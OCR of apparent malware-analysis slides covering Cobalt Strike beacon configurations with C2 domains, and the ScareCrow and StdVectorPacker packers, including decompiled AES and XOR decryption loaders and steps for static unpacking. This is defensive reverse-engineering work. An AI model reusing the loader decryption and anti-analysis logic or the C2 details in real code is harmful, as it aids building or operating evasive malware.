
```
packet->pHeaderField_1 = 'TSMS';
packet->pLenField = a2;
packet->pLenField_ = a3;
pPacketData = &packet->pDataAfterHeaderStart;
fnFillByVal_memset((&packet->pDataAfterHeaderStart + a3 * len), 0, len);
return pPacketData;
```

Cobalt Strike Beacons

Beacon type	C2 Server	Path	PublicKey_MD5	Spawnto_x64	Spawnto_x86	Watermark
Hybrid HTTP DNS	dns.jprava.com	/Link/photos/VR91NKTT0PM2	defb5d95ce99e1ebbf421a1a38d9cb64	%windir%\sysnative\WUAUCLT.exe	%windir%\syswow64\EhStorAuthn.exe	1580103824
HTTPS	https://jarvcza.com					
HTTPS	https://kramerden.com					
HTTPS	https://mastraca.com					


- Windows Update Agent;
- Microsoft Enhanced Storage Authentication Program.

Packers



- ScareCrow;
- StdVectorPacker;
- CFFlooderObfuscator.

ScareCrow: Scheme of work



https://github.com/optiv/ScareCrow

ScareCrow: Data decode and decrypt

```
pEncrKey = String::fnConcatToStr(v2100, v4195);
v4 = v3;
encoding_base64__ptr_Encoding_DecodeString(v2101, v4196, pEncrKey);
v4227 = v5;
encoding_base64__ptr_Encoding_DecodeString(v2102, v4197, v4209);
v4228 = v6;
v4224[0] = v7;
encoding_base64__ptr_Encoding_DecodeString(v2103, v4198, v4210);
v4224[9] = v8;
crypto_aes_NewCipher(v2104, v4199, v4211);
if ( !v10 && v4 >= 0x10 )
{
  v4231 = v9;
  v4229 = "i08u5l8kvo8ALTX+Uq1//ueCpbAS7p1IZdx7fuzbIJ4=";
  v4219 = runtime_makeslice(v2105, v4200, v4212);
  v4230 = v11;
  v4222 = crypto_cipher_NewCBCDecrypter(v2106, v4201, v4213, v4219);
  (*(void (**)(void))(v12 + 0x20))();
  main_obRtz();
  runtime_slicebytetostring(v2107, v4202, v4214);
  encoding_base64__ptr_Encoding_DecodeString(v2108, v4203, v4215);
  v4226 = v13;
  v4204 = runtime_newobject(v2109);
  v4232 = v14;
  v15 = v4226;
  v4220 = runtime_slicebytetostring(v2110, v4204, v4216);
  v4217 = encoding_hex_DecodeString(v2111, v4205);
  v17 = v4232;
  v4232[1] = (__int64 (__golang *)())v15;
  v17[2] = v18;
  if ( dword_140255DA0 )
```

ScareCrow: Overview

```
call    encoding_base64__ptr_Encoding_DecodeString
mov     [rsp+118h+var_38], rax

mov     [rsp+118h+var_B0], rbx
mov     [rsp+118h+var_A8], rcx
mov     rdx, cs:qword_1402A00A0
mov     rax, rdx
lea     rbx, g_pB64EncodedAesKey ; "i08u5l8kvo8ALTX+Uq1//ueCp
mov     ecx, 2Ch ; ','
call    encoding_base64__ptr_Encoding_DecodeString
mov     [rsp+118h+var_30], rax

mov     [rsp+118h+var_A0], rbx
mov     [rsp+118h+var_98], rcx

mov     rdx, cs:qword_1402A00A0
mov     rax, rdx
lea     rbx, g_pB64EncodedIV ; "XmGT+6fB5+0suAkM8jX9sQ=="
mov     ecx, 18h
call    encoding_base64__ptr_Encoding_DecodeString
mov     [rsp+118h+var_50], rax

mov     [rsp+118h+var_E0], rbx
mov     [rsp+118h+var_D8], rcx
mov     rax, [rsp+118h+var_30]

mov     rbx, [rsp+118h+var_A0]
mov     rcx, [rsp+118h+var_98]

nop     dword ptr [rax]
call    crypto_aes_NewCipher
```

```
call    String__fnConcatToStr
mov     rcx, rbx
lea     rdi, aBu1zdgjjj4fy2t ; "BU1zDGjj
mov     esi, 1C6h
mov     rbx, rax
xor     eax, eax
call    String__fnConcatToStr
mov     rcx, rbx
lea     rdi, aIditmvkpeomdhg ; "iDitMVKP
mov     esi, 1C6h
mov     rbx, rax
xor     eax, eax
call    String__fnConcatToStr
mov     rcx, rbx
lea     rdi, aYidur5wabpfxdg ; "yiDuR5wA
mov     esi, 1C6h
mov     rbx, rax
xor     eax, eax
call    String__fnConcatToStr
mov     rcx, rbx
lea     rdi, aU4kfrrzyofcnIp ; "u4KfRRZY
mov     esi, 1C6h
mov     rbx, rax
xor     eax, eax
call    String__fnConcatToStr
mov     rcx, rbx
lea     rdi, aK7vbzfau0cnve3 ; "k7VbzFau
mov     esi, 1C6h
mov     rbx, rax
xor     eax, eax
nop     dword ptr [rax]
call    String__fnConcatToStr
mov     rcx, rbx
```

ScareCrow: Capstone engine analysis

```
0x1400c69c1:    lea rdi, [rip + 0x12e577]
0x1400c69c8:    mov esi, 0x283
0x1400c69cd:    mov rbx, rax
0x1400c69d0:    xor eax, eax
0x1400c69d2:    call    0x1400496a0
0x1400c69d7:    mov rcx, rbx
0x1400c69da:    lea rdi, [rip + 0x12baab]
0x1400c69e1:    mov esi, 0x283
0x1400c69e6:    mov rbx, rax
0x1400c69e9:    xor eax, eax
0x1400c69eb:    call    0x1400496a0
0x1400c69f0:    mov rcx, rbx
0x1400c69f3:    lea rdi, [rip + 0x11f1a2]
0x1400c69fa:    mov esi, 0x283
0x1400c69ff:    mov rbx, rax
0x1400c6a02:    xor eax, eax
0x1400c6a04:    call    0x1400496a0
0x1400c6a09:    mov rcx, rbx
0x1400c6a0c:    lea rdi, [rip + 0xb5c2c]
0x1400c6a13:    mov esi, 0x283
0x1400c6a18:    mov rbx, rax
0x1400c6a1b:    xor eax, eax
0x1400c6a1d:    nop dword ptr [rax]
0x1400c6a20:    call    0x1400496a0
```

```
disasm.address + int(adr, 16) + len(command) - self.pe.OPTIONAL_HEADER.ImageBase
```

https://www.capstone-engine.org/lang_python.html

StdVectorPacker: Key init and encryption

```
pSecondXorKey[0] = _mm_load_si128((const __m128i *)&xmmword_180052330);
pSecondXorKey[1] = _mm_load_si128((const __m128i *)&xmmword_1800523A0);
pSecondXorKey[2] = _mm_load_si128((const __m128i *)&xmmword_180052340);
pSecondXorKey[3] = _mm_load_si128((const __m128i *)&xmmword_180052310);
pFirstXorKey[0] = (__int128)_mm_load_si128((const __m128i *)&xmmword_180052360);
pFirstXorKey[2] = (__int128)_mm_load_si128((const __m128i *)&xmmword_180052370);
pSecondXorKey[4] = _mm_load_si128((const __m128i *)&xmmword_180052380);
pFirstXorKey[1] = (__int128)_mm_load_si128((const __m128i *)&xmmword_180052390);
pFirstXorKey[3] = (__int128)_mm_load_si128((const __m128i *)&xmmword_180052320);
pFirstXorKey[4] = (__int128)_mm_load_si128((const __m128i *)&xmmword_180052350);
pfn_kernel32_FindResourceA = fnApiResolve();
pEncrDataOffset = (HRSRC)((__int64 (__fastcall *)(__int64, __int64, __int64))pfn_kernel32_FindResourceA)
                          pImageAddr,
                          0xC9i64,
                          2i64);
_sizeOfdata = *((_DWORD *)pEncrDataOffset + 1);
v4 = pImageAddr + *(_DWORD *)pEncrDataOffset;
_len = _sizeOfdata;
pEncrData = operator new(_sizeOfdata);
v7 = pEncrData;
v8 = pEncrData;
if ( _sizeOfdata )
{
  do
  {
    *v8++ = 0;
    --_len;
  }
  while ( _len );
}
if ( v4 != 0xFFFFFFFFFFFFFF99ui64 && _sizeOfdata )
{
  _offsetCnt = v4 + 0x67 - (_QWORD)pEncrData;
  do
  {
    *pEncrData = pEncrData[_offsetCnt];
    ++pEncrData;
    --_sizeOfdata;
  }
  while ( _sizeOfdata );
}
v10 = 0;
v11 = v7;
_localCnt = 0;
_2ndCnt = 0i64;
do
{
  ++_localCnt;
  *v11++ ^= *((_BYTE *)pFirstXorKey + 4 * (_2ndCnt % 0x14));
  _2ndCnt = _localCnt;
}
while ( (unsigned __int64)_localCnt < 0x4A00 );
keyCnt = 0i64;
for ( i = v7; ; ++i )
{
  *i ^= *((_BYTE *)pSecondXorKey + 4 * (keyCnt % 0x14));
  if ( GetTickCount64() == keyCnt )
    break;
  keyCnt = ++v10;
  if ( (unsigned __int64)v10 >= 0x4A00 )
    return v7;
}
```


StdVectorPacker: Automation analysis

```
    mov     rax, rsp
    mov     [rax+8], rbx
    mov     [rax+10h], rbp
    mov     [rax+18h], rsi
    mov     [rax+20h], rdi
    push    r14
00  sub     rsp, 0C0h
04+movdqa   xmm0, cs:xmmword_180052330

04+movdqa   xmm1, cs:xmmword_1800523A0

00  mov     rbx, cs:qword_18005AA50
    movdqa  xmmword ptr [rax-58h], xmm0
04+movdqa   xmm0, cs:xmmword_180052340

    movdqa  xmmword ptr [rax-48h], xmm1
04+movdqa   xmm1, cs:xmmword_180052310

    movdqa  xmmword ptr [rax-38h], xmm0
04+movdqa   xmm0, cs:xmmword_180052380

    movdqa  xmmword ptr [rax-28h], xmm1
04+movdqa   xmm1, cs:xmmword_180052360

    movdqa  xmmword ptr [rsp+32], xmm1
04+movdqa   xmm1, cs:xmmword_180052370

    movdqa  xmmword ptr [rsp+64], xmm1
04+movdqa   xmm1, cs:xmmword_180052350

    movdqa  xmmword ptr [rax-18h], xmm0
04+movdqa   xmm0, cs:xmmword_180052390

    movdqa  xmmword ptr [rsp+48], xmm0
04+movdqa   xmm0, cs:xmmword_180052320
```

Static unpacking:

- Find xmm registers containing encryption keys;
- The value of each register is placed in a temporary variable;
- Find the encryption key values stored as bytes;
- Along with getting the data we memorize the offsets at which they are written to the register;
- If the encryption key is written across multiple registers, calculate the offsets of one relative to the other;
- If there are two decryption cycles, then divide the encryption key into two parts;
- If we find the second encryption function, then stage 1;
- Decrypting the data.

